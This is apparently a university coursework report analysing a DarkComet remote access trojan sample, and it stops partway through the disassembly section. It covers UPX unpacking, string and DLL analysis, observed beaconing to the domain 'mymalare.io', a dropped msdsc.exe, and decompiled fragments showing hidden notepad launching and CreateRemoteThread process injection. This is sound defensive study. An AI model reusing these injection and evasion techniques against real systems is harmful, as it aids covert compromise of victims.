



Malware Analysis of Sample 2

In depth malware analysis report of a given sample

Adam Henderson

CMP320: Advanced Ethical Hacking

2025/2026

Note that Information contained in this document is for educational purposes.

Abstract

The rapid development of malware requires more powerful detection and distinction than ever before, with the damage it can cause to systems being so rampant; stronger detection and analysis is required. This paper aims to perform high level analysis techniques on a provided malware sample, "Sample 2", which will allow for deeper understanding of malware, how it operates and what it uses to gain a foothold in a system.

The malware sample was analysed using industry standard tools and techniques following a 3-step process. The sample initially underwent static analysis which describes the process of analysing a potentially malicious file without executing this. This involved signature-based analysis using VirusTotal and exeinfo, string analysis using strings.exe and DLL analysis using detect-it-easy. Following this, the malware undergoes dynamic analysis which describes the process of analysing malware at runtime. This involved capturing network communications, monitoring and exploring processes and identifying registry changes. Finally, further analysis was performed which involved disassembling the malware and reviewing the decompiled code to identify execution paths as well as using debuggers to identify variables set at runtime.

Following the analysis procedure, the malware was determined to be a member of the DarkComet family of viruses. DarkComet is a type of virus known as a remote access trojan used to allow remote access to the target system by unauthorised attackers. The malware sample also displayed information stealing capabilities and DDoS capabilities which are commonly found in DarkComet viruses. The malware was identified to have powerful persistence, evasion and obfuscation features which made it difficult to analyse and allowed it to avoid detection. The analysis was successful overall, allowing the analyst to draw strong conclusions of the malwares characteristics and how it functions.

Contents

1	Introduction	1
1.1	Background.....	1
1.2	Aim.....	2
2	Methodology.....	3
2.1	Overview of Methodology.....	3
3	Procedure.....	5
3.1	Overview of Procedure.....	5
3.2	Static Analysis	5
3.2.1	Signature Analysis	5
3.2.2	String Analysis	7
3.2.3	DLL Analysis.....	8
3.3	Dynamic Analysis	8
3.4	Further Analysis	9
3.4.1	Dissassembly	9
4	Results.....	16
4.1	Static Analysis	16
4.1.1	Signature Analysis	16
4.1.2	String analysis.....	17
4.1.3	DLL analysis	17
4.2	Dynamic Analysis	21
4.2.1	Wireshark and network communication	21
4.2.2	Regshot.....	22
4.2.3	Procwatch.....	23
4.2.4	Procmon	24
4.2.5	Procexp.....	26
4.3	Further Analysis	28
4.4	Conclusion	40
5	Discussion.....	42
5.1	General Discussion	42
5.1.1	Signature Analysis	42
5.1.2	String Analysis	43

5.1.3	DLL Analysis.....	43
5.1.4	Wireshark and network communication	43
5.1.5	Regshot.....	43
5.1.6	Procwatch.....	44
5.1.7	Procmon	44
5.1.8	Procexp.....	44
5.1.9	Further Analysis.....	44
5.2	Future Work.....	45
References		46
Appendices.....		48
Appendix A – VirusTotal Results		48
Appendix B – Strings Extracted		76
Appendix C – Imported DLLs		143
Appendix D – ApateDNS Results		200
Appendix E – Wireshark Results		203
Appendix F – Regshot		205
Appendix G – Procmon		207
Appendix H – Procexp.....		207
Appendix I – Further Analysis and Ghidra.....		209
Initialisation.....		209

1 INTRODUCTION

1.1 BACKGROUND

One of the largest issues facing businesses, governing bodies, and the general public is malware. Malware as defined by Aycock, 2006 is software whose intent is malicious, or whose effect is malicious (Aycock, 2006). According to Av-test 1,577,323,403 pieces of malware have been detected since 1984 with more likely to be undetected (AV-Test, 2026). The figure below shows the total number of malware and PUA's detected.




Figure 1 – Total number of malware and PUA's detected (AV-Test, 2026)

Malware is cited as being a way of obtaining details for the 3 most common forms of data breach according to IBM. This contributes to the average cost of a data breach which across 2025 was \$4.44 Million (IBM, 2025)

One prolific example of malware is the Dark Comet family of viruses, Dark Comet is known as a Remote Access Trojan or RAT. A RAT is a type of malware that gives a remote attacker total interactive access to a victim machine. Most RATs allow an attacker to capture audio and video from an attached webcam and microphone, log keyboard input, browse files on the machine, edit the machine's Windows registry, and so on (Farinholt, B R., 2019). One study from 2020 states that over 5 years there have been at least 57,805 victims of DarkComet over this period, with 69 new victims infected every day (Farinholt, B. et al, 2020).

A method used to prevent malware from gaining a foothold is the process of malware analysis. There are two main categories of malware analysis; dynamic and static. Dynamic analysis consists of executing a potentially malicious program in a controlled setting and monitoring its actions. In contrast, static analysis techniques are performed without actually executing the

sample, but rather focus on analyzing the malicious code (Miuyin, Y W. et al, 2021). These methods paired with further analysis involving disassembly and debugging allow an analyst to paint a clear picture of the malware, its capabilities and how best to protect against it.

1.2 AIM

This project aims to follow a methodology involving 3 main sections of static analysis, dynamic analysis and further analysis to determine the behaviour, capabilities and execution flow of the malware Sample 2. The specific aims to be met to complete this are as follows:

- Perform signature-based analysis using the VirusTotal website to establish a baseline idea of what the malware does.
- Extract and analyse identifying information about the malware including its strings and imported DLLs.
- Identify obfuscation techniques used and where possible reverse them.
- Use a fake network to analyse network communications the malware performs.
- Identify and analyse malware behaviours at runtime using process monitor, process explorer and process watcher.
- Analyse changes to the registry using the regshot tool.
- Disassemble the sample and analyse the execution pathways of previously identified suspicious activities.
- Document the findings in a professional report.

2 METHODOLOGY

2.1 OVERVIEW OF METHODOLOGY

The analyst was given one of 3 malware samples to choose from to analyse, of which Sample 2 was chosen.

The analysis was performed using a thorough, 3 step methodology. The analyst placed a focus on gathering information at each stage of the analysis and using a running theory on the malware's capabilities. The first stage was Static Analysis which as described by Rival, X. and Kwangkeun, Yi. aims at discovering semantic properties of programs without running them (Rival, X. and Kwangkeun, Yi., 2019). The analyst used aimed to extract strings, imported Dynamically Linked Libraries (DLLs) and detect packing issues for further triage and to put together a bigger picture of the malware's nature. Numerous tools were used in this stage of the methodology as listed below:

- PowerShell, windows system tool that was used for getting the hash value of the file
- VirusTotal, a website that hosts the results of multiple antivirus vendors to get information about the nature of a file.
- Detect It Easy (Die), A Portable Executable (PE) analysis tool that works like a Swiss army knife for malware analysis.
- CFFExplorer, A tool used inspect and analyse PE files
- Exeinfo, A tool used to get info on .exe files, especially useful for finding out if a file is packed or not.
- UPX, A common packer for files – it can also be used to unpack files packed with it.
- Strings.exe, A tool that extracts all the strings found in a file and writes them to an output file.

After this, a rough idea of the capabilities of the malware was created, giving the analyst a base to work off. The second step of analysis is known as Dynamic Analysis. Dynamic analysis is the analysis of the properties of a running program as defined by Ball, T., 1999, The advantage of dynamic analysis is that it can expose features about the malware that cannot be seen without executing the program, such as what processes it creates, what mutants it creates and if it connects to the internet for secondary exploitation among other things. Analysing this allows for a deeper understanding of the program and when put together with static analysis can help to paint a clearer picture of the nature of the malware. The tools used by the analyst for this stage are listed below:

- ApateDNS, a tool that acts as a fake DNS server.
- Netcat, a network listening tool that can be used to listen to traffic on a specified port
- Wireshark, a packet sniffer tool used to see what traffic is coming and going over a network.
- Procdwatch, a tool used to show what new processes start on a machine.
- Procmon, a tool used to monitor what processes are doing and what actions they perform.
- Procexp, a tool used to explore the processes currently running on the machine.
- Regshot, a tool used to take snapshots of a machines registry and compare them writing the differences to an output file.

The final step of the practical methodology was further analysis which comprised of using a disassembler tool to look at the x86 assembly code. This was performed to get a more in depth look at the malware, giving more insight into how the functions work and how they are called as well as what they do. The tools used for this were Ghidra, a commonly used disassembler with powerful reverse engineering tools and x32dbg a debugger used to breakdown the malware at runtime to allow reverse engineering.

Finally, the process was fully documented in this report to consolidate all findings and put together the vast information collected into an easily digestible and professional analysis.

3 PROCEDURE

3.1 OVERVIEW OF PROCEDURE

The procedure undertaken for malware analysis involved selecting one of three samples provided by the university. The analyst selected sample 2 as following a brief reconnaissance it seemed the most interesting. The analyst used a structured methodology following 3 major sections each with their own individual steps to be completed. Static Analysis, the first step, was completed in sequential order whereas dynamic analysis, the second step, was completed in a less structured and more free flow methodology. This builds up a step by step picture of the malware and its capabilities. The sections and the steps involved in them are shown below:

- Static Analysis
 - Signature Analysis
 - String Analysis
 - DLL Analysis
- Dynamic Analysis
 - Network and communication
 - Registry changes
 - Process creation
 - Process monitoring
 - Process exploration
- Further Analysis
 - Disassembly
 - Debugging

Following each of the 3 major steps, the analyst was able to create a clear picture of what was the malware was capable of and the likely architecture of the sample. Each section allowed for an iterative process in case something notable was discovered, allowing the analyst to return to previous steps with new information that may unveil further capabilities. This allowed for a complete picture of the malware, its capabilities and its behaviours to be unveiled step by step allowing for the most thorough and complete analysis.

3.2 STATIC ANALYSIS

3.2.1 Signature Analysis

The analyst began by performing signature analysis. Signature-based detections are the most prevalent form of malware detection. In this method the Anti-Virus software relies on a database of known “signatures” that have been identified as malicious (Morath, A J., 2024). In

this case, the website VirusTotal was used to perform signature-based detection. First, the analyst used PowerShell to get the hash value of the malware sample as shown in Figure 2.

```
Windows PowerShell
PS C:\Users\user\Desktop\Samples\2> Get-FileHash '.\packed sample'

Algorithm Hash Path
-----
SHA256 7F32CDE362B6C116CDAB18CAA9BC69B42F71E071C750827B64D31B4FE6B9B961 C:\Users\user\Desktop\Samples...
```

Figure 2 – PowerShell being used to get the Hash Value of the malware sample

After the hash value was obtained the analyst searched the VirusTotal website using the hash. This returned numerous results the summary of which can be seen in figure 3, the full results can be found in Appendix A.




Figure 3 – Summary of the file found on VirusTotal

Something notable found in the VirusTotal results was the assumed detection of packing. Packing is a method used by malware developers to obfuscate or hide their malware to make it more difficult to analyse. To confirm this finding the tool exeinfo was used as it gives consistent information on the likelihood of a file being packed, the results of this can be found in Figure 4.





Figure 4 – The results of exeinfo being used on the malware sample

As shown in Figure 4, the malware was packed using the tool UPX. This means that further static analysis on the unpacked malware sample may reveal further strings, imported DLLs and mutexes which could be crucial to the analysis. As such the UPX tool was used to unpack the malware. The command used was as follows:

upx -d [filepath]

This returned the results shown in Figure 5.



```
C:\Windows\System32\cmd.exe
(c) 2019 Microsoft Corporation. All rights reserved.

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Tools\PMAS StarterKit\Portable Binaries>upx -d "C:\Users\user\Desktop\Samples\2\7f32cde362b6c116cdab18caa9bc69b42f71e071c750827b64d31b4fe6b9b961"


Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.91w Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30th 2013

File size      Ratio      Format      Name
-----
774144 <- 357376 46.16% win32/pe 7f32cde362b6c116cdab18caa9bc69b42f71e071c750827b64d31b4fe6b9b961

Unpacked 1 file.
```

Figure 5 – The results of attempting to unpack the file using UPX

Having unpacked the file, signature analysis had to be reperformed as such the analyst reran PowerShell to get the hash value of the unpacked file. This returned the results shown in figure 6.



```
Windows PowerShell
PS C:\Users\user\Desktop\Samples\2> Get-FileHash .\7f32cde362b6c116cdab18caa9bc69b42f71e071c750827b64d31b4fe6b9b961

Algorithm Hash Path
-----
SHA256 62D735CA12CB28BEEBA967199FA3ABC880C6B064CD35C6CF1450005B7FD02333 C:\Users\user\Desktop\Samples...
```

Figure 6 – The hash value of the unpacked file using PowerShell

The unpacked file was named its hash value for simplicity and the new hash value was entered into VirusTotal and the summary result can be found in Figure 7, the full results can be found in Appendix A.




Figure 7 – The results of VirusTotal on the unpacked sample

3.2.2 String Analysis

The next step of analysis was extracting the strings for further analysis. The strings found within a file can often reveal a large amount of information about the files imports, capabilities and possible communications. This was performed using the strings.exe tool, the command used was as follows:

Strings.exe [sample] > [output file]

The full results of the notable strings found in the string extraction can be found in Appendix B.

3.2.3 DLL Analysis

After extracting the strings, the analyst performed import analysis on the sample. Import analysis is the process of identifying the Dynamically Linked Libraries (DLLs) the program imports. A dynamic-link library (DLL) is a module that contains functions and data that can be used by another module (application or DLL) (Microsoft, N.d). This is useful as knowing what libraries of functions the program wants to import and the functions that it uses can give a powerful insight into the capabilities of the malware. For example, a function such as “Sleep” within KERNEL32.dll may suggest a piece of malware that lies dormant to avoid detection. To perform this the tool Detect it easy (die) was used. The analyst discovered that the malware was importing 21 DLLs some of which had a large amount of functions imported within them. The full list of imports can be found in Appendix C.

3.3 DYNAMIC ANALYSIS

Dynamic Analysis differs from static analysis in that it is not divided into sequential steps but rather involves executing the malware in a controlled, isolated environment and tracking what the malware does using tools such as procmon, procexp and procwatch. All of the dynamic analysis except for regshot used the original packed sample of malware as it may reveal details of how it is unpacked. To begin dynamic analysis, the analyst took a snapshot of the virtual machine before executing the sample to ensure a clean slate if something was to go wrong and to allow the analyst to rerun the sample ensuring proper, thorough testing. Next a regshot snapshot was taken, allowing the analyst to see the differences in the registry after the sample was run. Then the analyst setup a fake network using the ApateDNS tool, this was paired with Wireshark to sniff the network to see any attempted communications. Finally, procwatch was run. This tool monitors the system and looks for new processes starting. ApateDNS and Wireshark returned the same findings which can be found in Appendix D and Appendix E. Figure 8 shows a small portion of the results found on ApateDNS.

16:57:19	mymalare.io	FOUND
16:57:40	mymalare.io	FOUND
16:58:01	mymalare.io	FOUND
16:58:22	mymalare.io	FOUND
16:58:44	mymalare.io	FOUND
16:59:05	mymalare.io	FOUND
16:59:26	mymalare.io	FOUND
16:59:43	slscr.update.microsoft.com	FOUND

Figure 8 – Sample of attempted outbound connections during malware execution

Another point of note was the processes that were started which were captured by procwatch, the results are shown in Figure 9.

Start	End	PID	User	CmdLine	Path
4:57:18 PM	4:57:20 PM	87C	user		C:\Users\user\Desktop\Samples\2\7f32cde362b6c116cdab18caa9...
4:57:18 PM	4:57:20 PM	18E8	user	notepad	C:\Windows\SysWOW64\notepad.exe
4:57:19 PM		E50	user		C:\Users\user\Documents\MSDCSC\msdsc.exe
4:58:43 PM	4:59:43 PM	1F0	user		C:\Windows\System32\backgroundTaskHost.exe
4:59:32 PM	4:59:33 PM	40C	user		
4:59:32 PM	5:00:12 PM	150	user		C:\Windows\System32\RuntimeBroker.exe
4:59:43 PM	5:02:31 PM	588			
4:59:57 PM	5:00:58 PM	1BA4	user		C:\Windows\System32\backgroundTaskHost.exe
5:02:36 PM	5:03:17 PM	87C	user		C:\Windows\System32\RuntimeBroker.exe
5:02:48 PM	5:02:53 PM	5DC	user		C:\Windows\System32\dlh.exe
5:03:00 PM	5:06:10 PM	3FC	user		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
5:03:00 PM	5:06:10 PM	151C	user		C:\Windows\System32\conhost.exe
5:03:05 PM	5:05:25 PM	DB4			
5:03:50 PM	5:06:58 PM	1A9C			
5:05:25 PM	5:06:58 PM	15A8			
5:05:36 PM		A5C			
5:05:36 PM		179C			
5:07:04 PM	5:11:20 PM	1B98			
5:07:48 PM	5:11:20 PM	880			
5:08:35 PM	5:18:35 PM	830			
5:09:44 PM	5:18:24 PM	1954			
5:09:44 PM	5:12:54 PM	13E0			
5:10:22 PM	5:15:25 PM	6C4			
5:10:22 PM	5:10:53 PM	C34			
5:10:26 PM	5:10:31 PM	16D0	user		C:\Windows\System32\dlh.exe
5:14:01 PM	5:18:01 PM	142C			
5:14:37 PM	5:14:38 PM	151C	user		C:\Windows\System32\TaskHost.exe
5:14:37 PM	5:16:38 PM	1B38			
5:14:37 PM	5:16:38 PM	1920			
5:18:24 PM	5:18:34 PM	16FC			
5:18:24 PM	5:21:35 PM	FD0			
5:18:34 PM		F0C			
5:18:34 PM	5:18:35 PM	C6C			

Figure 9 – New processes as captured by procwatch (ignore PowerShell, opened by tester)

After the sample had been allowed to execute for a sufficient amount of time the analyst used the regshot tool to take another shot of the registry and then compared them. The full results can be found in Appendix F.

The analyst returned the Virtual machine to the clean snapshot and setup the environment again but instead of running procwatch the tool procmon was run. This tool allows for the monitoring of processes such as what they opened, what they created, what they deleted among others. The process tree starting from the sample is shown in Figure 10. Further process trees of points of interest can be found in Appendix G.

7f32cde362b6c116cdab18caa	Remote Service A...	C:\Users\user\De...	Microsoft Corp.	DESKTOP-14QC1...	"C:\Users\user\D...	4/9/2026 5:27:18...	4/9/2026 5:27:19...
notepad.exe (6636)	Notepad	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-14QC1...	notepad	4/9/2026 5:27:18...	4/9/2026 5:27:19...
msdsc.exe (3928)	Remote Service A...	C:\Users\user\Do...	Microsoft Corp.	DESKTOP-14QC1...	"C:\Users\user\D...	4/9/2026 5:27:18...	n/a

Figure 10 – Process tree of sample.

The final step of Dynamic Analysis involved returning the Virtual machine to the clean snapshot and setting up the environment again but instead of running procwatch the tool procexp was run. This tool allows for the exploration of processes and how they affected the system including dropped files, network effects and what mutexes they used. The full results can be found in Appendix H.

3.4 FURTHER ANALYSIS

3.4.1 Disassembly


The final step of the procedure was further analysis, the full relevant screenshots can be located in Appendix I. Further analysis involves using the Ghidra disassembler tool and the x32dbg debugger tool to reverse engineer the malware to its assembly code and its decompiled pseudo-c code, this was

performed on the unpacked code as it removes the obfuscation and functions that may be loaded at runtime will be shown in the unpacked code. To begin with, the analyst used the Ghidra tool on the sample of malware. The initial analysis uses the Ghidra identified entry point 'entry', this is the entry point of the malware, and by double-clicking this the main 'Listing' window of Ghidra will be updated and display the assembly code at the entry point of the malware (Fox, N., 2023). An initial point of interest was identified as a separate function was called in an If statement, which suggests the malware running being conditional. The decompiled section of code can be found in Figure 11.

```
uVar1 = FUN_0040a26c(unaff_EDI);
if ((char)uVar1 != '\0') {
```

Figure 11 – Conditional loop in the entrypoint


To gain an understanding of how this code works, the analyst followed the FUN_0040a26c function shown above. Upon following this the analyst discovers another function call within the function as shown in Figure 12.



```
1
2 undefined4 FUN_0040a26c(undefined *param_1)
3
4 {
5     LPCSTR lpFileName;
6     DWORD DVar1;
7
8     lpFileName = FUN_004059dc(param_1);
9     DVar1 = GetFileAttributesA(lpFileName);
10    if ((DVar1 != 0xffffffff) && ((DVar1 & 0x10) == 0)) {
11        return CONCAT31((int3) (DVar1 >> 8), 1);
12    }
13    return 0;
14 }
15
```

Figure 12 – The code of FUN_0040a26c

Upon following the function, the analyst discovers the function is calling another function in FUN_004059dc, upon following this the code can be found in Figure 13.



```
undefined * FUN_004059dc(undefined *param_1)
{
    if (param_1 != (undefined *)0x0) {
        return param_1;
    }
    return &DAT_004059e9;
}
```

Figure 13 – The code of FUN_004059dc

Upon looking into this, its clear that the returned &DAT_004059e9 is some form of string or file path, however when the analyst looked for this within Ghidra it wasn't found. This suggests that it is set at runtime, perhaps suggesting it uses the targets system to set the variable. To check this the x32dbg tool is used. X32dbg is a member of the x64dbg family of tools, x64dbg is an open-source debugger for Windows that is a popular malware analysis tool. A debugger is used to step through code as it executes, so you can see exactly what it's doing (Fox, N., 2025). To properly analyse this a breakpoint is set at the call of the "GetFileAttributesA" call which can be seen in the function analysed in Figure 12, directly after the file name variable is set. The breakpoint can be seen in Figure 14.

Type	Address	Module/Label/Exception	State	Disassembly	Hits
Software	76FD4080	<kernel32.dll.GetFileAttributesA>	Enabled	jmp dword ptr ds:[<&GetFileAttributesA>]	1

Figure 14 – Breakpoint set at "GetFileAttributesA"

Then the analyst then views the memory analysis section of the debugger which can be followed and displays a filename as shown in Figure 15.

Default (stdcall)	5	Unlocked
1: [esp+4] 02429998 "C:\\Users\\user\\Desktop\\Samples\\2\\uHA6Vjv13hSy.dcp"		

Figure 15 – String discovered using the debugger

After discovering this, the analyst turns to the capabilities of the malware one of the most notable discoveries is potential process injection. To look into this the analysts used the string discovery tool on Ghidra and looked for notepad.exe as it was found to be used in the dynamic analysis phase. When following the areas at the notepad.exe was referenced an area of note was found as shown in Figure 16.

```
cVar1 = FUN_00473b6c();
if (cVar1 == '\\0') {
    FUN_0040f234((HMODULE)0x0,&local_18);
    FUN_00474f80("notepad",local_18);
}
```

Figure 16 – Potential process hollowing

Following the function called which mentioned notepad a notable point was the "CreateProcessA" line which launches the notepad.exe program, its run with a flag that is set to make it invisible as shown in Figure 17.

```
dwCreationFlags = 0x8000000;
```


Figure 17 – flag used to run program invisibly

Then following another function of note within FUN_00474f80 a definitive decompiled section of code is discovered.

```
hHandle = CreateRemoteThread(param_1, (LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress,lpParameter,0,
    &local_10);
```

Figure 18 – line of code used for potential process injection

The code discovered strongly indicates the running of code within another process. Finally another function is discovered which appears to write the payload into a remote process using the “WriteProcessMemory” which is shown in Figure 19.



